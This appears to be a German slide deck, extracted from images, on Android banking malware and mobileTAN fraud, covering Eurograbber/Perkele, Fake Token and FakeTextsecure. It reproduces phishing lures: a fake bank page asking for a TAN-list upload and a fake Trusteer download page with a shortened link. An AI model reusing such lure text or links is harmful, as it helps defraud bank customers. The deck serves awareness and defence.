


Ransomware und MobileTAN

... jedes Jahr etwas neues





Android Malware in Zahlen




Neue Samples pro Jahr

Neue Geschäftsmodelle

- ✓ Neue Android System Policies erschweren SMS Betrug




- ✓ Apps können nicht so einfach installiert werden



Neue Geschäftsmodelle

- ✓ Sehr viele Fälle von TAN Betrug / Phishing
- ✓ Banken wechseln von TAN Listen zu mTAN




The screenshot shows the Deutsche Bank online banking interface. At the top, it says "English Version | Ihr Investment & FinanzCenter" and "Leistung aus Leidenschaft. Deutsche Bank". Below this is a blue banner with "Herzlich willkommen!". The main content area is titled "db OnlineBanking" and contains a message: "Laden Sie Ihre TAN-Liste als Scan/Foto hoch". Below the message is a form with a text input for "Ihre Mobilfunknummer:" and a file upload section with "Erlaubte Formate: jpg, gif, png", a "Browse..." button, and a "Hochladen" button. On the left side, there is a navigation menu with links like "Rund ums Online-Banking", "Demokonto testen", "Konto eröffnen", "Konto für Online- und Telefonbanking freischalten", "MobileBanking", "Hilfe", "Häufig gestellte Fragen", "Download-Center", "Nutzeranleitung", "Technischer Support", and "Sicherheit". At the bottom left, there is a "Norton SECURED" logo with "powered by VeriSign" and "Über SSL-Zertifikate".

! Laden Sie Ihre TAN-Liste als Scan/Foto hoch

Dies ist eine erweiterte Sicherheitsüberprüfung um Ihre Identität zu bestätigen. Es wird manuell von einem unseren zuständigen Mitarbeitern überprüft und freigegeben.
Vielen Dank für Ihre Bemühen.

Eurograbber / Perkele (2012)



Trusteer - Mozilla Firefox

Trusteer


Trusteer

Trusteer Mobile for Android

This download page is intended for use by online banking users. Enter your mobile number to check compatibility and get started.

Choose your preferred way to download the app:


- Visit this link in your **Mobile Browser**:
<http://bit.ly/1jmQHmA>
- OR Scan this QR-code:



- OR Send an SMS with download link: [Send SMS](#)


You Don't Have Enough Online Security, But You Should.

Malware and phishing allow cyber criminals to access your computer, account numbers, and personal information. It can take days or weeks for antivirus solutions to detect it, but by then,



Trusteer

Your device is safe
Last scan: 1 minute ago



- Malware Scanner
- Application Audit
- Web Security
- Anti-Theft

Your Activation Code is:
null

Eurograbber / Perkele (2012)

- ✓ Bisher größter Schadensfalls
- ✓ 36 Millionen Euro Schaden
- ✓ Etwa 30.000 Konten betroffen
- ✓ Abbuchungen zwischen 500 und 250.000€

Fake Trusteer vs Original



 **You Don't Have Enough Online Security, But You Should.**

Malware and phishing allow cyber criminals to access your computer, account numbers, and personal information. It can take days or weeks for antivirus solutions to detect it, but by then,

 **Trusteer - Mozilla Fire...**

Fake

Original



Mobile Fraud Risk Prevention

With the welcome growth in mobile device usage, organizations must manage the increased risk associated with the mobile channel. Organizations looking to mitigate mobile fraud risk should address complex cross channel attacks and the unique challenges associated with the mobile channel.


IBM Security Trusteer Mobile Risk Engine

Conclusive mobile fraud risk detection based on device and account risk factors across online and mobile channels.



IBM Security Trusteer Mobile SDK

Embedded security library for native mobile apps.



Fake Cert (2013)





Fake Token (2013)




Fake Token v2 (2014)



Fake-Textsecure (2014 - heute)



Infektion mit FakeTextsecure




The screenshot shows the Bank Austria website interface. At the top right, there are two phone numbers: "OnlineBanking: +43 (0) 60705 25100" and "BusinessNet: +43 (0) 60705 25500". The main header features the Bank Austria logo and "Member of UniCredit". Below the header, there are navigation links: "Privatkunden", "Firmenkunden & Freie Berufe", "Private Banking", 